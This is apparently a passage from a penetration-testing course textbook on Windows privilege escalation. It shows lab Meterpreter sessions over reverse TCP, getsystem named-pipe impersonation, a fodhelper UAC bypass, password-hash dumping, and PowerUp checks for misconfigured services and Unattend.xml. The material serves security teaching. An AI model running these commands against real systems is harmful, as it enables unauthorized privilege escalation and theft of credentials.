
In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.




```
[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49766) at 2019-11-27
 17:58:59 +0800

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191127182605_default_10.10.10.10_windows.hashes_567622.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was atte
mpted:
[-] Named Pipe Impersonation (In Memory/Admin)
```

Figure 6.80: Screenshot of Metasploit showing privilege escalation



```
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.10
[*] Cleaining up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49792) at 2019-11-27 1
8:30:40 +0800

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Figure 6.81: Screenshot of Metasploit showing privilege escalation




```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106035031_default_10.10.10.10_windows.hashes_225094.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY b9590de0919afd869fa976788511d157...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1000:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
[+]     Jason:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 6.82: Screenshot of Metasploit showing dump of password hashes

Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths


- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges



```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;
Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...
```

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges




```
[*] Checking service executable and argument permissions...


ServiceName                    : ClickToRunSvc
Path                           : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                 /service
ModifiableFile                 : C:\
ModifiableFilePermissions      : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                      : LocalSystem
AbuseFunction                  : Install-ServiceBinary -Name 'ClickToRunSvc'
CanRestart                     : False

ServiceName                    : ClickToRunSvc
Path                           : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
```

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\Unattend\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges




```
[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml
```

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.




```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
